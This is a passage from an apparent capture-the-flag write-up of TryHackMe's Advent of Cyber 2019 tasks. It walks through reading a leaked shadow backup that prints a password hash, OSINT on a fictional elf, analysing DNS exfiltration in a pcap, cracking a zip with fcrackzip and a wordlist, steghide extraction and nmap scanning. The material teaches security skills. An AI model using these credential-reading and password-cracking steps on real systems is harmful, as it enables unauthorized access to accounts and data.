[mcsysadmin@ip-10-10-117-98 ~]$ cat file2 | grep "[0-5]\\.[0-2]"
10.0.0.05eXWx4auBc8Swra4aPvIoBre+PRsVgu9GVbGwD33X8bd7TWwlZxzSVYa
```

The IP address is **10.0.0.05**.

#5 How many users can log into the machine?

We move back one directory and list out the files/folders.

```
[mcsysadmin@ip-10-10-117-98 ~]$ cd ..
[mcsysadmin@ip-10-10-117-98 home]$ ls -la
total 0
drwxr-xr-x  4 root       root        40 Dec  4 07:27 .
dr-xr-xr-x 18 root       root       257 Dec  4 07:23 ..
drwx------  3 ec2-user   ec2-user    95 Dec  4 08:04 ec2-user
drwx------  2 mcsysadmin mcsysadmin 199 Dec  4 19:39 mcsysadmin
```

The users are ec2-user, mcsysadmin and not forgetting root. Total **3** users.

#6 What is the sha1 hash of file8?

Running sh1sum command:

```
[mcsysadmin@ip-10-10-117-98 ~]$ sha1sum file8
fa67ee594358d83becdd2cb6c466b25320fd2835  file8
```

fa67ee594358d83becdd2cb6c466b25320fd2835

#7 What is mcsysadmin's password hash?

Password hash are stored in "shadow" file in /etc/ directory. Let's try to view its permissions:

```
[mcsysadmin@ip-10-10-179-78 ~]$ ls -la /etc/ | grep shadow
----------  1 root root      545 Dec  4 07:27 gshadow
----------  1 root root      530 Dec  4 07:23 gshadow-
----------  1 root root      783 Dec 16 08:06 shadow
----------  1 root root      783 Dec 16 08:06 shadow-
```

There is no permission allowed for all users. If we try to view the file, we will get a permission denied:

```
[mcsysadmin@ip-10-10-179-78 ~]$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Since we cannot access it, and we do not have root credentials to change the permission, maybe there is a backup file somewhere? Let's try to locate a backup:

```
[mcsysadmin@ip-10-10-179-78 ~]$ locate shadow | grep bak
/var/shadow.bak
```

We found a bak file in /var/ directory. Let's view its permission:

```
[mcsysadmin@ip-10-10-179-78 ~]$ ls -la /var/ | grep shadow.bak
-rwxr-xr-x  1 root root  783 Dec  4 07:31 shadow.bak
```

We have read permission! Viewing the file:

```
[mcsysadmin@ip-10-10-179-78 ~]$ cat /var/shadow.bak
root:*LOCK*:14600::::::
bin:*:17919:0:99999:7:::
daemon:*:17919:0:99999:7:::
adm:*:17919:0:99999:7:::
lp:*:17919:0:99999:7:::
sync:*:17919:0:99999:7:::
shutdown:*:17919:0:99999:7:::
halt:*:17919:0:99999:7:::
mail:*:17919:0:99999:7:::
operator:*:17919:0:99999:7:::
games:*:17919:0:99999:7:::
ftp:*:17919:0:99999:7:::
nobody:*:17919:0:99999:7:::
systemd-network:!!:18218::::::
dbus:!!:18218::::::
rpc:!!:18218:0:99999:7:::
libstoragemgmt:!!:18218::::::
sshd:!!:18218::::::
rpcuser:!!:18218::::::
nfsnobody:!!:18218::::::
ec2-instance-connect:!!:18218::::::
postfix:!!:18218::::::
chrony:!!:18218::::::
tcpdump:!!:18218::::::
ec2-user:!!:18234:0:99999:7:::
mcsysadmin:$6$jbosYsU/$qOYToX/hnKGjT0EscuUIiIqF8GHgokHdy/Rg/DaB.RgkrbeBXPdzpHdMLI6cQJLdFlS4gkBMzilDBYcQvu2ro/:18234:0:99999:7:::
```

We get the password hash for mcsysadmin:
mcsysadmin:6jbosYsU/$qOYToX/hnKGjT0EscuUIiIqF8GHgokHdy/Rg/DaB.RgkrbeBXPdzpHdMLI6cQJLdFlS4gkBMzilDBYcQvu2ro/

[Task 10] [Day 5] Ho-Ho-Hosint

Elf Lola is an elf-of-interest. Has she been helping the Christmas Monster? lets use all available data to find more information about her! We must protect The Best Festival Company!

#1 What is Lola's date of birth? Format: Month Date, Year(e.g November 12, 2019)

We have an image from Lola. Running exiftool, we managed to extract some metadata:

```
root@kali:~# exiftool /root/Downloads/thegrinch.jpg
ExifTool Version Number         : 11.78
File Name                       : thegrinch.jpg
Directory                       : /root/Downloads
File Size                       : 69 kB
File Modification Date/Time     : 2019:12:16 16:33:25+08:00
File Access Date/Time           : 2019:12:16 16:33:25+08:00
File Inode Change Date/Time     : 2019:12:16 16:33:25+08:00
File Permissions                : rw-rw-rw-
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
XMP Toolkit                     : Image::ExifTool 10.10
Creator                         : JLolax1
Image Width                     : 642
Image Height                    : 429
Encoding Process                : Progressive DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 642x429
Megapixels                      : 0.275
```

Creator is JLolax1. Maybe she has a social media presence somewhere using the same ID ..? Let’s google. We managed to find a twitter account linked to her!

As seen in her description, her DOB is **December 29, 1900**.

#2 What is Lola's current occupation?


Lola is one of **Santa's Helpers**.

#3 What phone does Lola make?


iPhone.

#4 What date did Lola first start her photography? Format: dd/mm/yyyy


Not much information on her Twitter, we check her wordpress:



Still there isn't much information. Maybe we can find some information about the page on the WayBack Machine?




On October, the page was crawled before. Let us check out the earliest snapshot on 23 October 2019:



She mentioned that she started freelance "five years ago today", which is **23/10/2014**.

#5 What famous woman does Lola have on her web page?

By Google reverse image searching an “old” image of a woman on Lola’s page:



We figured that the person is **Ada Lovelace**.

[Task 11] [Day 6] Data Elf-iltration

"**McElferson! McElferson! Come quickly!**" yelled Elf-ministrator.

"**What is it Elf-ministrator?**" McElferson replies.

"**Data has been stolen off of our servers!**" Elf-ministrator says!

"**What was stolen?**" She replied.

"**I... I'm not sure... They hid it very well, all I know is something is missing**" they replied.


"**I know just who to call**" said McElferson...

#1 What data was exfiltrated via DNS?

First, we filter the pcap by DNS. Observing the pcap, a prominent url stood out containing some ASCII hexadecimal encoding:

```
Authority RRs: 0
Additional RRs: 0
▾ Queries
  ▾ 43616e64792043616e652053657269616c204e756d6265722038343931.holidaythief.com: type A, class IN
      Name: 43616e64792043616e652053657269616c204e756d6265722038343931.holidaythief.com
      [Name Length: 75]
      [Label Count: 3]
      Type: A (Host Address) (1)
```


Let us convert the hexadecimal encoding into ASCII characters:




We get the data **Candy Cane Serial Number 8491**.

#2 What did Little Timmy want to be for Christmas?

Filtering by HTTP, we noticed that the christmaslists.zip is stolen:



We export the zip file:



I tried unzipping the file, but the file is password protected:

```
root@kali:~# unzip /root/Downloads/christmaslists.zip
Archive:  /root/Downloads/christmaslists.zip
[/root/Downloads/christmaslists.zip] christmaslistdan.tx password:
```

Let's try to crack it. Using fcrackzip:

```
root@kali:~# fcrackzip -b --method 2 -D -p /usr/share/wordlists/rockyou.txt /root/Downloads/christmaslists.zip
possible pw found: december ()
```

-b specifies bruteforce, --method specifies the method, -D specifies dictionary, -p specifies the password string/path.

We found the password december.

We unzip the file with the password.


```
root@kali:~# unzip /root/Downloads/christmaslists.zip
Archive:  /root/Downloads/christmaslists.zip
[/root/Downloads/christmaslists.zip] christmaslistdan.tx password:
 extracting: christmaslistdan.tx
  inflating: christmaslistdark.txt
  inflating: christmaslistskidyandashu.txt
  inflating: christmaslisttimmy.txt
```

```
root@kali:~# cat /root/christmaslisttimmy.txt
Dear Santa,
For Christmas I would like to be a PenTester! Not the Bic kind!
Thank you,
Little Timmy._
```

Little Timmy wants to be a **PenTester**. :)

#3 What was hidden within the file?


In the pcap, filtered by HTTP, we noticed the GET request for TryHackMe.jpg:



Similarly, we export the jpeg file. Nothing out of the ordinary, but there could be files hidden within. We ran steghide on it:

```
root@kali:~# steghide extract -sf /root/Downloads/TryHackMe.jpeg
Enter passphrase:
wrote extracted data to "christmasmonster.txt".
```

We get a christmasmonster.txt file. Viewing the content:



It is **RFC527**, an April Fool's Day RFC.

[Task 12] [Day 7] Skilling Up

Previously, we saw mcsysadmin learning the basics of Linux. With the on-going crisis, McElferson has been very impressed and is looking to push mcsysadmin to the security team. One of the first things they have to do is look at some strange machines that they found on their network.

#1 how many TCP ports under 1000 are open?

We run nmap scan with this command:

```
root@kali:~# nmap -v -Pn -n -sV -p0-1000 -oA scannedP 10.10.99.101
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-17 10:12 +08
NSE: Loaded 43 scripts for scanning.
Initiating SYN Stealth Scan at 10:12
Scanning 10.10.99.101 [1001 ports]
Discovered open port 22/tcp on 10.10.99.101
Discovered open port 111/tcp on 10.10.99.101
Discovered open port 999/tcp on 10.10.99.101
Completed SYN Stealth Scan at 10:13, 4.23s elapsed (1001 total ports)
Initiating Service scan at 10:13
Scanning 3 services on 10.10.99.101
Completed Service scan at 10:13, 11.95s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.99.101.
Initiating NSE at 10:13
Completed NSE at 10:13, 0.85s elapsed
Initiating NSE at 10:13
Completed NSE at 10:13, 0.37s elapsed
Nmap scan report for 10.10.99.101
Host is up (0.18s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.4 (protocol 2.0)
111/tcp open  rpcbind 2-4 (RPC #100000)
999/tcp open  http    SimpleHTTPServer 0.6 (Python 3.6.8)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.48 seconds
           Raw packets sent: 1201 (52.844KB) | Rcvd: 1002 (40.092KB)
```

-v for verbose, -Pn to skip host discovery, -n to not do DNS resolution, -sV to determine service and version, -oA to output scan results.

We found ports 22,111,999 open. **3** ports.

#2 What is the name of the OS of the host?

We add in a -O to the command for OS detection:

```
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=12/17%OT=22%CT=1%CU=41784%PV=Y%DS=2%DC=I%G=Y%TM=5DF83D
OS:E9%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)OP
OS:S(O1=M54DST11NW6%O2=M54DST11NW6%O3=M54DNNT11NW6%O4=M54DST11NW6%O5=M54DST
OS:11NW6%O6=M54DST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)EC
OS:N(R=Y%DF=Y%T=FF%W=6903%O=M54DNNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=FF%S=O%A=S+%F=
OS:AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=FF%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(
OS:R=Y%DF=Y%T=FF%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=FF%W=0%S=A%A=Z%
OS:F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=FF%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N
OS:%T=FF%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=FF%C
OS:D=S)
```


It's a **linux** OS.

#3 What version of SSH is running?

Since we ran the -sV command previously, we can see that SSH is of version **7.4**.

#4 What is the name of the file that is accessible on the server you found running?

We saw that port 999 is open with a SimpleHTTPServer. Using the curl command, I found out that there's an "**interesting.file**" in the directory. Using wget command, I downloaded the file. Sadly there's nothing within the file.



[Task 13] [Day 8] SUID Shenanigans

